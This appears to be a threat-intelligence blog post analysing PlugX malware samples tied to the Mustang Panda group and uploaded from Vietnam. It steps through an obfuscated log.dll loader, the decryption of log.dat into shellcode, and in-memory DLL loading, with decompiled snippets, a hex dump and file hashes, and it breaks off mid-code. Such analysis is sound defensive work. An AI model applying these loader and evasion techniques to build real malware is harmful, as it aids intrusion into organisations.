











1. Executive Summary


At VinCSS, through continuous cyber security monitoring, hunting malware samples and evaluate them to determine the potential risks, especially malware samples targeting Vietnam. Recently, during hunting on [VirusTotal's](#) platform, performing scan for specific byte patterns related to the **Mustang Panda (PlugX)**, we discovered a series of malware samples that we suspect have a relationship with this group were uploaded from Vietnam.

All of these samples share the same name as “log.dll” and have a rather low detection rate.

FILES 5 / 5		90 days	🔍	🔗	🔍	🔍	🔍	🔍	🔍
		Detections	Size	First seen	Last seen	Submitters			
<input type="checkbox"/>	 log.dll pedi	11 / 68	864.00 KB	2022-05-07 01:33:18	2022-05-07 01:33:18	1			
<input type="checkbox"/>	 84893f36dac3bba6b7f9eae04da5d7b9688b892f76a7c25143deeb50ecbbdc5d.sample pedi	9 / 68	103.00 KB	2022-05-05 12:42:34	2022-05-05 17:58:50	2			
<input type="checkbox"/>	 3171285c4a8463689379688f53bc48a5c980fe3280de10cf822689122576f4e pedi	13 / 67	377.50 KB	2022-04-25 14:04:36	2022-04-25 14:04:36	1			
<input type="checkbox"/>	 604b282c8e5e97c7c8a74412e1f08e843c08ae088e34dc68851889417c133a9 pedi	13 / 69	52.00 KB	2022-04-12 02:36:42	2022-04-12 02:36:42	1			
<input type="checkbox"/>	 DA28EB4f4a66c2561ce1b9e827c7c0e4b10afe8ee3ef082e3cc2110178c987a pedi	10 / 55	576.50 KB	2022-03-26 13:16:05	2022-03-26 13:16:05	1			

Based on the above information, we believe that there is a possibility that malware has been installed in a few orgs in Vietnam, so we decided to analyze these samples. During the analysis, based on the detected indicators, we continue to hunt for the missing data to add a more complete picture for the analysis.

A general overview of the execution flow looks like this:



Our blog includes:


- ◆ Technical analysis of the log.dll file.
- ◆ Technical analysis of shellcode decrypted from log.dat.

- ◆ Analyze PlugX DLL as well as decrypt PlugX configuration information.

2. Analyze the log.dll

In the list of hunted samples above, we choose the one with hash: [3171285c4a846368937968bf53bc48ae5c980fe32b0de10cf0226b9122576f4e](#)

This sample was submitted to VirusTotal from **Vietnam** on **2022-04-25 14:04:36 UTC**



The information from the Rich Header suggests that it is likely compiled with **Visual Studio 2012/2013**:

product-id (8)	build-id (4)
Implib1100	Visual Studio 2012 - 11.0
Import	Visual Studio
Utc1800_CPP	Visual Studio 2013 - 12.0
Masm1200	Visual Studio 2013 - 12.0
Utc1800_C	Visual Studio 2013 - 12.0
Import (old)	Visual Studio
Export1200	Visual Studio 2013 - 12.0 RTM
Linker1200	Visual Studio 2013 - 12.0 RTM

By checking the sections information, we can see that it is packed or the code is obfuscated:

Nr	Virtual offset	Virtual size	RAW Data offset	RAW size	Flags	Name	First bytes (hex)	First Ascii 20h bytes	sect. Stats
01 ep	00001000	000577C6	00000400	00057800	60000020	.text	55 53 57 56 83 ...	USWV 0 □□1 D...	Strong Packed - 2.2743 % ZERO
02 im	00059000	000046F4	00057C00	00004800	40000040	.rdata	20 D2 05 00 34 ...	□ 4 □ F □ T □ ...	Very not packed - 43.6306 % ZERO
03	0005E000	00002FA0	0005C400	00001200	C0000040	.data	4E E6 40 BB B1 ...	N @ □ D ...	Very not packed - 64.3012 % ZERO
04	00061000	00000ED4	0005D600	00001000	42000040	.reloc	00 10 00 00 0C ...	□ ▲ □□□ ...	Not packed - 16.6992 % ZERO

Sample has the original name `ljAt.dll`, and it exports two functions `LogFree` and `LogInit`:

Offset	Name	Value	Meaning
5BC90	Characteristics	0	
5BC94	TimeStamp	622DA6ED	Sunday, 13.03.2022 08:10:21 UTC
5BC98	MajorVersion	0	
5BC9A	MinorVersion	0	
5BC9C	Name	5D0CC	ljAt.dll
5BCA0	Base	1	
5BCA4	NumberOfFunctions	2	
5BCA8	NumberOfNames	2	
5BCAC	AddressOfFunctions	5D0B8	
5BCB0	AddressOfNames	5D0C0	
5BCB4	AddressOfNameOrdinals	5D0C8	

Exported Functions [2 entries]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
5BCB8	1	1000	5D0D5	LogFree	
5CBC	2	4E5E0	5D0DD	LogInit	

Load sample into IDA, analyze the code of the two functions above:

◆ LogFree function:

Looking at this function, it can be seen that its code has been completely obfuscated by [Obfuscator-LLVM](#), using the [Control Flow Flattening](#) technique:

```

591 LOBYTE(v142) = (v167 & v159 | (v167 ^ 1) & (v159 ^ 1)) & (v159 ^ 1) & (v167 ^ 1 ^ v
592 LOBYTE(v167) = v142 & (v142 ^ BYTE1(v159) ^ 1 ^ 1) ^ (v142 | BYTE1(v159) ^ 1) ^ 1 |
593 BYTE1(v167) = ((BYTE1(v167) & BYTE1(v164) | BYTE1(v164) ^ BYTE1(v167)) ^ 1) & v164
594 BYTE1(v167) = (BYTE1(v167) ^ 1) & BYTE1(v167) & (BYTE1(v167) ^ 1) | BYTE1(v167) ^ 1
595 LOBYTE(v164) = BYTE1(v167) & (BYTE1(v167) ^ 1) ^ 1;
596 result = (v164 ^ BYTE1(v167) | (BYTE1(v167) | v164) ^ 1) & ((v167 & (v167 ^ 1) & (v
597 v170 = BYTE1(v167) ^ v167 | (v167 | BYTE1(v167)) ^ 1;
598 tmp1 = 0x7B12972D;
599 if ( (result ^ v170) & 1 )
600 {
601     tmp1 = 0xA7F2F9AB;
602 }
603 v166 = (v170 & 1) = 0;
604 control_var = 0xDC10C1EA;
605 if ( !v166 )
606 {
607     tmp2 = tmp1;
608 }
609 if ( !(result & 1) )
610 {
611     tmp2 = tmp1;
612 }
613 do
614 {
615 LABEL_7:
616     if ( control_var <= 0x572B270E )
617     {
618         goto LABEL_11;
619     }
620 LABEL_8:
621     while ( control_var == 0x572B270F )
622     {
623         control_var = tmp2;
624         if ( tmp2 <= 0x572B270E )
625         {

```

After further analysis, I found that this function has no special task.

◆ LogInit function:

This function will call the LogInit_0 function:

```

.text:1004E5E0 ; Exported entry 2. LogInit
.text:1004E5E0
.text:1004E5E0
.text:1004E5E0 ; Attributes: thunk
.text:1004E5E0
.text:1004E5E0 ; void __stdcall LogInit()
.text:1004E5E0     public LogInit
.text:1004E5E0 LogInit     proc near
.text:1004E5E0                 ; DATA XREF: .rdata:off_1005D0B8+o
.text:1004E5E0                 jmp     LogInit_0 ; TAGS: ['Enum', 'FileWIN']
.text:1004E5E0 LogInit     endp
.text:1004E5E0


```

```


1 // attributes: thunk
2 void __stdcall LogInit()
3 {
4     LogInit_0();
5 }

```


Similar to the above, the code at the LogInit_0 function has also been completely obfuscated, it takes a long time for IDA to decompile the code of this function:



The primary task of the LogInit_0 function is to call the function f_read_content_of_log_dat_file_to_buf for reading the content of log.dat file and execute the decrypted shellcode:




f_read_content_of_log_dat_file_to_buf's code is also completely obfuscated:




The major task of this function as the following:

- Call the `GetModuleHandleW` function to retrieve the handle of `kernel32.dll`.
- Call the `GetProcAddress` function to get the addresses of the APIs: `VirtualAlloc`, `GetModuleFileNameA`, `CreateFileA`, `ReadFile`.
- Use the above APIs to retrieve the path to the `log.dat` file and read the contents of this file into the allocated memory.



- Decode the contents of `log.dat` into shellcode so that this shellcode is then executed by the call from the `LogInit_0` function.




3. Shellcode analysis

Based on the information analyzed above, we know that the `log.dll` file will read the content from the `log.dat` file and decrypt it into shellcode for further execution. Relying on this indicator, we continue to hunt `log.dat` file on VirusTotal which restrict the scope of submission source from Vietnam.

The results are following:

FILES 4 / 4		90 days	q						
		Detections	Size	First seen	Last seen	Submitters			
<input type="checkbox"/>	3268DC1CD5C629289DF16B120E22F681A7642A8562882C4715FE2B9FBC19EB0 log.dat	0 / 57	194.66 KB	2022-05-07 01:32:51	2022-05-07 01:32:51	1			
<input type="checkbox"/>	02A9B3BEAA34A754E2788E0F7038AAF2B9C633A6B0BFE771882B4B7330FA0C5 log.dat	2 / 59	189.23 KB	2022-05-05 12:44:31	2022-05-05 12:44:31	1			
<input type="checkbox"/>	0E9E270244371A51FBB0991EE246EF34775787132822D085D0AC99F10817539C0 log.dat.sc	0 / 57	194.66 KB	2022-04-25 14:07:46	2022-04-25 14:07:46	1			
<input type="checkbox"/>	2DE77804E2B09B843A826F194389C2605CFC17FD2FAFDE1B8EB2F819FC6C0C84 log.dat	0 / 57	194.66 KB	2022-04-20 12:33:19	2022-04-20 12:33:19	1			

With the above results, at the time of analysis, we selected the `log.dat` file ([2de77804e2bd9b843a826f194389c2605cfc17fd2fafde1b8eb2f819fc6c0c84](#)) was submitted to VirusTotal on **2022-04-20 12:33:19 UTC** (5 days before the above `log.dll` file).



Debugging and dump the decrypted shellcode look like this:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	77	06	81	EE	00	00	00	00	80	C5	00	45	4D	66	83	EE	0..i....eÄ.EMffi
00000010	00	73	07	55	7C	03	C0	C2	70	5D	8D	12	55	66	83	C9	.s.U .ÄÄp]..UffÉ
00000020	00	5D	7D	05	0D	00	00	00	00	E8	00	00	00	00	57	BF	. }.....è....Wç
00000030	44	49	00	00	5F	F9	58	50	50	48	58	58	57	66	BF	9D	DI..üXPPHXXWfç.
00000040	00	5F	83	E8	05	0B	C0	FC	68	0C	15	00	00	0D	00	00	..fè..Äüh.....
00000050	00	00	6A	D5	83	C4	04	57	7C	06	81	FF	BF	60	00	00	..jÖfÄ.W ..ÿç`..
00000060	5F	8B	F6	F9	E8	0C	15	00	00	5E	BE	68	CA	EA	0A	DC	<öùè....^%hÈè.Ü
00000070	7E	B4	B4	B4	B4	4B	4B	4B	4B	B4	B4	B4	B4	B4	B4	B4	~''''KKKK''''''
00000080	B4	B4	B4	B4	B4	4B	4B	4B	4B	4B	4B	4B	4B	4B	4B	4B	''''''KKKKKKKKKKKK
00000090	4B	4B	4B	4B	4B	4B	4B	4B	4B	B4	B4	B4	B4	B4	B4	B4	KKKKKKKKKK''''''
000000A0	BE	B4	B4	B4	B4	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	%''''''uuuuuuuuuuuu
000000B0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
000000C0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
000000D0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
000000E0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
000000F0	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
00000100	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
00000110	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
00000120	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
00000130	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
00000140	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
00000150	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
00000160	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
00000170	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu
00000180	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	B5	uuuuuuuuuuuuuuuuuuuu

I use two tools, [FLOSS](#) and [scdbg](#) to get an overview of this shellcode. The results can be seen in the screenshots below:


```

FLOSS static Unicode strings

FLOSS decoded 2 strings
(EAA
&EAA


FLOSS extracted 8 stackstrings
VirtualProtect
VirtualAlloc
ExitThread
memcpy
ntdll
LoadLibraryA
VirtualFree
RtlDecompressBuffer

```

With the results obtained above, it can be seen that this shellcode will perform memory allocation and then call the `RtlDecompressBuffer` function to decompress the data with the compression format is `COMPRESSION_FORMAT_LZNT1`.

By using IDA to analyze this shellcode, its main task is to decompress a DLL into memory and call the exported function of this DLL to execute. The function that does this task is named `f_load_dll_from_memory`:




The code in this function will first get the base address of `kernel32.dll` based on the pre-calculated hash value is `0x6A4ABC5B`. This hash value has also been mentioned by us [in this analysis](#).


```

kernel32_base_addr = 0;
GetProcAddress = 0;
pLdr = NtCurrentPeb()→Ldr;
